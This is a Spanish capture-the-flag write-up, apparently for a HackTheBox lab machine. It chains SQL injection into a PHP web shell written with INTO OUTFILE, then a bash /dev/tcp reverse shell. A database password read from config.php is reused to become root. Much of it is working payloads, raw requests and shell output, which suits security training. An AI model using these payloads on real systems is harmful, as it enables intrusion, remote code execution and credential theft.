




Contenido:


SQLI (Error Based)
SQLI -> RCE (INTO OUTFILE)
Information Leakage

Comenzamos con un escaneo a todos los puertos y luego a los puertos que estaban abiertos.




Además, lanzamos un ping y el ttl es igual a 63, lo que significa que la máquina es linux.

Buscamos la página web y encontramos lo siguiente:




Podemos hacer peticiones a la página web, que con un par de consultas descubrimos que es vulnerable a XSS pero puesto que no estamos registrados en la página no tenemos interacción con ninún otro usuario al que robarle credenciales. Con un par de consultas más descubrimos que es vulnerable a SQLI.Sabemos esto ya que al ponerle una comilla simple detrás de Brazil nos da error. Interceptamos las peticiones con burpsuite y probamos:

**Request**

Pretty Raw Hex

```
POST / HTTP/1.1
Host: 10.10.11.116
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: http://10.10.11.116
Connection: keep-alive
Referer: http://10.10.11.116/
Cookie: user=c893bad68927b457dbed39460e6afd62
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
Priority: u=0, i

username=test&country=Brazil' union select database()-- -
```

Nos dice que la base de datos actual se llama registration.

Con la siguiente consulta conseguimos el nombre de todas las bases de datos existentes:

**Request**

Pretty Raw Hex

```
POST / HTTP/1.1
Host: 10.10.11.116
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: http://10.10.11.116
Connection: keep-alive
Referer: http://10.10.11.116/
Cookie: user=098f6bcd4621d373cade4e832627b4f6
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
Priority: u=0, i

username=test&country=Brazil' union select schema_name from information_schema.schemata-- -
```

Nos muestra que existen 4 bases de datos:

# Join the UHC - September Qualifiers

## Welcome test

### Other Players In Brazil' union select schema_name from information_schema.schemata-- -

- 
- admin'
- information_schema
- performance_schema
- mysql
- registration

Para que me muestre las tablas de una base de datos en concreto usamos el siguiente

payload:

Pretty Raw Hex

```
POST / HTTP/1.1
Host: 10.10.11.116
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://10.10.11.116
Connection: keep-alive
Referer: http://10.10.11.116/
Cookie: user=c893bad68927b457dbed39460e6afd62
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
Priority: u=0, i

username=prueba&country=Brazil' union select table_name from information_schema.tables where table_schema="registration"-- -
```

La tabla se llama registration:

# Join the UHC - September Qualifiers

## Welcome prueba

**Other Players In Brazil' union select table_name from information_schema.tables where table_schema="registration"-- -**

- 
- admin'
- registration

Para sacar las columnas de esta tabla uso el siguiente código:

**Request**


Pretty Raw Hex

```
POST / HTTP/1.1
Host: 10.10.11.116
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 156
Origin: http://10.10.11.116
Connection: keep-alive
Referer: http://10.10.11.116/
Cookie: user=c893bad68927b457dbed39460e6afd62
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
Priority: u=0, i

username=prueba&country=Brazil' union select column_name from information_schema.columns where table_schema="registration" and table_name="registration"-- -
```

Las columnas se llaman username, userhash, country, regtime:

```
HTTP/1.1 200 OK
Date: Mon, 07 Apr 2025 18:19:37 GMT
Server: Apache/2.4.48 (Debian)
X-Powered-By: PHP/7.4.23
Vary: Accept-Encoding
Content-Length: 1017
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<link href="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css">
<script src="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/js/bootstrap.min.js">
</script>
<script src="//cdnjs.cloudflare.com/ajax/libs/jquery/3.2.1/jquery.min.js">
</script>
<!------ Include the above in your HEAD tag ---------->

<div class="container">
     <h1 class="text-center m-5">
          Join the UHC - September Qualifiers
     </h1>

</div>
<section class="bg-dark text-center p-5 mt-4">
     <div class="container p-5">
          <h1 class="text-white">
               Welcome prueba
          </h1>
          <h3 class="text-white">
               Other Players In Brazil' union select column_name from information_schema.columns where table_schema="registration" and table_name="registration"-- -
          </h3>
          <li class='text-white'>
               <script>
                    alert('XSS')
               </script>
          </li>
          <li class='text-white'>
               admin'
          </li>
          <li class='text-white'>
               username
          </li>
          <li class='text-white'>
               userhash
          </li>
          <li class='text-white'>
               country
          </li>
          <li class='text-white'>
               regtime
          </li>

     </div>
</section>
</div>
```

Para sacar dos datos en una sola consulta usamos group_concat, y 0x3a para usar los dos puntos (:) de forma hexadecimal. Por último ponemos de registration directamente:




Las filas que me saca son de usuarios que he metido anteriormente en la página, así que no encuentro nada.

**Join the UHC - September Qualifiers**

**Welcome prueba**

**Other Players In Brazil' union select group_concat(username,0x3a,userhash) from registration-- -**

- admin'
- :56b7521e51bcc05979124d7d8a82604b,admin:21232f297a57a5a743894a0e4a801fc3,admin':8beac31ce70381dca1107195809d9f23,prueba:c893bad68927b457dbed39460e6afd62,test:098f6bcd4621d373cade4e832627b4f6

Podemos intentar depositar información en una ruta del server.

Pretty Raw Hex

```
POST / HTTP/1.1
Host: 10.10.11.116
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
Origin: http://10.10.11.116
Connection: keep-alive
Referer: http://10.10.11.116/
Cookie: user=c893bad68927b457dbed39460e6afd62
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
Priority: u=0, i

username=prueba&country=Brazil' union select "probandoss" into outfile"/var/www/html/prueba.txt"-- -
```

Conseguimos meter la palabra "probandoss" en el archivo de texto.

Ahora probaremos a introducir código y en lugar de un archivo .txt lo haremos en un .php, así conseguiremos que lo interprete. Sabemos que es capaz de interpretar .php ya que la página al enviar las solicitudes se llamaba account.php.


**Request**

Pretty Raw Hex


```
1  POST / HTTP/1.1
2  Host: 10.10.11.116
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 29
9  Origin: http://10.10.11.116
0  Connection: keep-alive
1  Referer: http://10.10.11.116/
2  Upgrade-Insecure-Requests: 1
3  Sec-GPC: 1
4  Priority: u=0, i
5
6  username=cacac&country=Brazil' union select "<php system($_REQUEST['cmd']); ?>" into outfile "/var/www/html/prueba.php"-- -
```

Con este código le decimos al servidor que haga peticiones a nivel de sistema por cmd.

Ya tenemos ejecución remota de comandos.




www-data




Interceptamos la petición de esta shell web y hacemos que se conecte a nuestro puerto en escucha de netcat. Hay que url encodear el código. El código es:

bash -c 'bash -i >& /dev/tcp/10.10.16.10/4444 0>&1'


URL encode (ctrl + u):

**Request**

Pretty Raw Hex

```
1  GET /prueba.php?cmd=bash+-c+'bash+-i+>%26+/dev/tcp/10.10.16.10/4444+0>%261'HTTP/1.1
2  Host: 10.10.11.116
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: keep-alive
8  Cookie: user=7b21ac48e50dfb252fe84b684efe132f
9  Upgrade-Insecure-Requests: 1
0  Sec-GPC: 1
1  Priority: u=0, i
2
3
```

Obtenemos la reverse shell en nuestro nc y esta es la flag de user.txt

```
❯ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.11.116] 34264
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@validation:/var/www/html$ cd ..
ccd ..d
www-data@validation:/var/www cd ..
ç cd ..
www-data@validation:/var$cd ..
cd ..
www-data@validation:/$ cd home
cd home
www-data@validation:/home$ ls
ls
htb
www-data@validation:/home$ cd htb
cd htb
www-data@validation:/home/htb$ ls
ls
user.txt
www-data@validation:/home/htb$ cat user.txt
cat user.txt
faf1b2368491209a0ad29a1570297d1d
www-data@validation:/home/htb$
```

En el directorio html encontramos credenciales:

```
www-data@validation:/var/www/html$ cat config.php
cat config.php
<?php
  $servername = "127.0.0.1";
  $username = "uhc";
  $password = "uhc-9qual-global-pw";
  $dbname = "registration";

  $conn = new mysqli($servername, $username, $password, $dbname);
?>
www-data@validation:/var/www/html$
[0] 0:VPN  1:sudo  2:nmap  3:Validation* 4:sudo- 5:python3
```

Intentamos el acceso a root con esa contraseña:

```
www-data@validation:/var/www/html$ su root
su root
Password: uhc-9qual-global-pw
whoami
root
```

```
pwd
/
cd root
ls
config
ipp.ko
root.txt
snap
cat root.txt
60a19341d71af0f4b2246d42e1df627e
```